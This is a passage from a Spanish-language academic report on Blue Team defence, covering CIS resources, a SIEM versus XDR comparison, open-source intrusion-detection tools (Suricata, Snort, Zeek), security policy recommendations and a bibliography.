- Revisión de los procedimientos utilizados para la prevención de ataques informáticos.
- Revisión de las políticas de uso de los recursos informáticos, las cuales incluyen restricciones y parámetros de seguridad en las estaciones de trabajo.
- Revisión de las acciones preventivas que debe ejecutar el personal de tecnología, para garantizar que todas las estaciones de trabajo tengan actualizados sus sistemas operativos, sistemas de antivirus y firewalls
- Capacitación a usuarios finales, esto con el fin de sensibilizar a los empleados en cuanto a la identificación de un ataque tipo payload, las acciones de prevención y las buenas prácticas que se deben aplicar en los puestos de trabajo.

3.4.3. PREGUNTA 3.

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 10”? ¿Qué puerto abre la aplicación específica en el anexo?

3.4.3.1. RESPUESTA PREGUNTA 3.

La Herramienta utilizada para identificar los fallos de seguridad en Windows 10 es Kaspersky Internet Security, la cual permite hacer una revisión completa del sistema operativo en búsqueda de virus, elimina los archivos infectados y crea elementos de protección para corregir los fallos de seguridad. El puerto que abre el ataque es el 443

3.4.4. PREGUNTA 4.

¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

3.4.4.1. RESPUESTA PREGUNTA 4.

La función del CIS es proporcionar herramientas y documentación para los equipos de seguridad informática como el BlueTeam, de esta manera el personal del equipo puede encontrar buenas prácticas para prevenir que se materialicen los riesgos informáticos al interior de la empresa.

3.4.4.2. TUTORIAL DEL FUNCIONAMIENTO DE CIS:

Este es un proyecto sin ánimo de lucro, el cual tiene como objetivo principal, proporcionar a los BlueTeam información y herramientas para enfrentar las amenazas que existen en la red, el sitio web del proyecto contiene diferentes opciones para la consulta de información, a continuación, se muestra la forma de encontrar los tutoriales con los que cuenta el sitio web.

- Ingrese al sitio oficial de CIS: https://www.cisecurity.org/



Figura 17. Sitio oficial del proyecto CIS

- Ingrese por la opción Insights y luego puede seleccionar la opción Webinars, whitepapers, Podcats, Case Studies.



Figura 18. Sitio oficial del proyecto CIS -Contenidos

- En estas opciones se puede acceder al contenido específico actualizado que ofrece el sitio web.



Figura 19. Sitio oficial del proyecto CIS - Webinar

3.4.5. PREGUNTA 5.

Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

3.4.5.1. RESPUESTA PREGUNTA 5.

Diferencias entre SIEM y XDR	
SIEM	XDR
Recopila información de diferentes entornos y ofrece una protección general a las empresas	De la misma manera que SIEM recopila información de diferentes fuentes de datos, pero ofrece una protección más personalizada, con mas herramientas para ofrecer una protección en tiempo real.
No ofrece herramientas para crear mecanismos automatizados	Está compuesto por EDR y MDR, por esta razón si cuenta con elementos que le permiten tener soluciones de reacción más efectivas
Solo ofrece alertas de posibles ataques y las acciones son controladas por el personal de seguridad	Además de las alertas tempranas, puede ejecutar acciones en línea de forma automática para prevenir el daño a la información de la empresa

Tabla 1. Diferencias entre SIEM y XDR

3.4.6. PREGUNTA 6.

Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

3.4.6.1. RESPUESTA PREGUNTA 6.

- ***SURICATA***: Es un software de Protección de Intrusos con licencia Open Source, este proyecto contiene herramientas GNU-GPL que permiten realizar un monitoreo en línea de la red local, generando alertas y mecanismos de protección frente a las amenzas.

  El sitio oficial para conocer documentación y descargar la última versión es: https://suricata.io/

- ***SNORT***: Es un sistema de prevención de intrusiones IPS, mediante el uso de reglas de seguridad, realiza un monitoreo y análisis permanente sobre los paquetes que viajan por una red local, de esta manera y ante actividades sospechosas genera alertas que permiten tomar acciones la personal de seguridad de la empresa.

  El sitio oficial para conocer documentación y descargar su última versión es: https://www.snort.org/

- ***ZEEK:*** Es una herramienta software de monitoreo en línea, la cual se define como una especie de sensor que identifica actividades sospechosas en la red, de esta manera suministra datos de forma permanente al equipo de seguridad.

  El sitio oficial para conocer documentación y descargar su última versión es: https://zeek.org/

4. CONCLUSIONES

- Los equipos estratégicos de seguridad informática, ofrecen un respaldo para las empresas frente a los riesgos que se registran en la red.

- Los RedTeam con su labor de realizar pruebas de penetración y simular ataques, generan de forma permanente, información actualizada que permite identificar los fallos en la infraestructura de red y los equipos de cómputo.

- Los BlueTeam son una excelente forma de defensa frente a los cientos de ataques informáticos que se presentan diariamente, implementando buenas prácticas que permiten identificar y repeler las amenazas.

- Es indispensable para las empresas contar con tecnología especializada en la protección de la infraestructura de red, los sistemas operativos y en general de la información.

- Todas las organizaciones deben tener personal calificado en temas de seguridad informática, teniendo en cuenta la importancia de la protección de la información y los beneficios preventivos que se ofrecen con la implementación de elementos como los RedTeam y BlueTeam.

- Al interior de las organizaciones es necesario contar con procesos de mejora continua, buscando siempre mantener sistemas actualizados y seguros.

- Las leyes en Colombia crean un marco jurídico para la protección de la información, sin embargo los delincuentes informáticos se especializan en realizar ataques de forma anónima y desde diferentes lugares del mundo, por esta razón los administradores de infraestructura tecnológica deben implementar modelos y estándares que potencien la seguridad de la información en las empresas.

5. POLÍTICAS DE SEGURIDAD Y RECOMENDACIONES

- En el manual de funciones de la empresa, deben existir los cargos y las actividades de los profesionales que conforman los RedTeam, BlueTeam y PurpleTeam, de esta manera se asegura la permanencia del personal especializado en los equipos estratégicos de seguridad informática.

- Se debe contar con una política de actualización de sistemas operativos y sistemas antivirus, en la cual se contemplen fechas de ejecución, auditoria y formatos para evidenciar el cumplimiento.

- Se debe contar con una política de control de acceso a la información, registrando las novedades de intentos de acceso no autorizado y autorizados.

- Se debe contar con una política de actualización de contraseñas de acceso a los sistemas operativos y sistemas de información, para los usuarios en general.

- Los BlueTeam deben contar con una política de respuesta a incidentes, estableciendo procedimientos para responder de manera efectiva ante posibles ataques informáticos.

- La entidad debe contar con una política de capacitación permanente para el personal de los equipos estratégicos de seguridad informática.

- Se debe contar con una política de evaluación de la infraestructura de TI, la cual establezca fechas periódicas y controles, para que a través del RedTeam se ejecuten diferentes escenarios de prueba, donde se simulen ataques informáticos para validar la confiablidad de los estándares, modelos y herramientas utilizados para la protección de la información.

BIBLIOGRAFÍA

Ley 1273 de 2009, A. (2009). Por medio de la cual se modifica el código penal. Recuperado el 15 de febrero de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492#:~:text=Por%20medio%20de%20la%20cual,las%20comunicaciones%2C%20entre%20otras%20disposiciones.

Ley 1581 de 2012, A. (2012). Por medio de la cual se dictan disposiciones generales para la protección de datos personales. Recuperado el 15 de febrero de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

El concepto de CVE, A. (2012). Definición del concepto. Recuperado el 17 de febrero de 2024, de https://www.redhat.com/es/topics/security/what-is-cve#:~:text=Security%20Data%20API%3F-,Resumen,n%C3%BAmero%20de%20identificaci%C3%B3n%20de%20CVE.

Estructura de un CVE. Formato identificador. Recuperado el 17 de febrero de 2024, de https://es.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures#:~:text=El%20formato%20para%20las%20entradas,necesario%2C%20m%C3%A1s%20de%20cuatro%20d%C3%ADgitos.

Obligación de denunciar y las implicaciones de su omisión, A. (2022). Análisis sobre la obligación de denunciar y las implicaciones de su omisión. Recuperado el 25 de febrero de 2024, de https://www.asuntoslegales.com.co/consultorio/obligacion-de-denunciar-y-las-implicaciones-de-su-omision-3372575

Código de ética para el ejercicio de la ingeniería en general, A. (2003). Por medio del cual se establecen el catálogo de conductas que se exigen a los ingenieros en general. Recuperado el 25 de febrero de 2024, de https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

Ley 1273, A. (2009). Por medio de la cual se modifica el código penal para establecer la ley de protección de la información y de los datos . Recuperado el 25 de febrero de 2024, de https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492

Noticia de cibercrimen en Colombia, A. (2023). Se registra la noticia de un ataque informático a la empresa IFX Networks, la cual administraba varios sitios web de entidades públicas de Colombia, estas entidades fueron víctimas de secuestro de datos. Recuperado el 25 de febrero de 2024, de https://www.infobae.com/colombia/2023/09/13/paginas-web-del-gobierno-y-de-la-rama-judicial-caidas-por-ataque-cibernetico-de-secuestro-de-datos/

Distribución de Linux con múltiples frameworks para la ejecución de pruebas de seguridad o hacking ético, A. (2024). Archivos disponibles para realizar la instalación en diferentes tipos de máquinas. Recuperado el 4 de marzo de 2024, de https://www.kali.org/

Herramienta para la virtualización de máquinas con diferentes sistemas operativos, A. (2024). Permite descargar varios tipos de instaladores, según la arquitectura del hardware. Recuperado el 4 de marzo de 2024, de https://www.virtualbox.org/

Video tutorial para el uso de msfvenom , A. (2024). Explicación de los comandos y las diferentes variaciones que se pueden utilizar para la creación de payloads. Recuperado el 09 de marzo de 2024, de https://www.youtube.com/watch?v=ibeXkaTd4Wo

Video tutorial para el uso de metasploit , A. (2024). Explicación de los comandos y los diferentes usos del framework MetaSploit, incluido el uso de ejemplos para Shell inversa. Recuperado el 09 de marzo de 2024, de https://www.youtube.com/watch?v=Ipkf7hi3J1Q

Sitio oficial de Center For Internet Security, A. (2024). Proyecto sin ánimo de lucro para facilitar buenas prácticas y recursos a los BlueTeams. Recuperado el 25 de marzo de 2024, de https://www.cisecurity.org/

Sistema de prevención de intrusiones, A. (2024). Sitio web oficial de suricata, proyecto de código abierto que ofrece IDS / IPS. Recuperado el 4 de marzo de 2024, de https://suricata.io/

Sistema de prevención de intrusiones, A. (2024). Sitio web oficial que permite consultar documentación y descargar las últimas versiones. Recuperado el 4 de marzo de 2024, de https://www.snort.org/

Sistema de monitoreo de red de código abierto, A. (2024). Sitio web oficial que permite consultar documentación y descargar las últimas versiones. Recuperado el 4 de marzo de 2024, de https://zeek.org/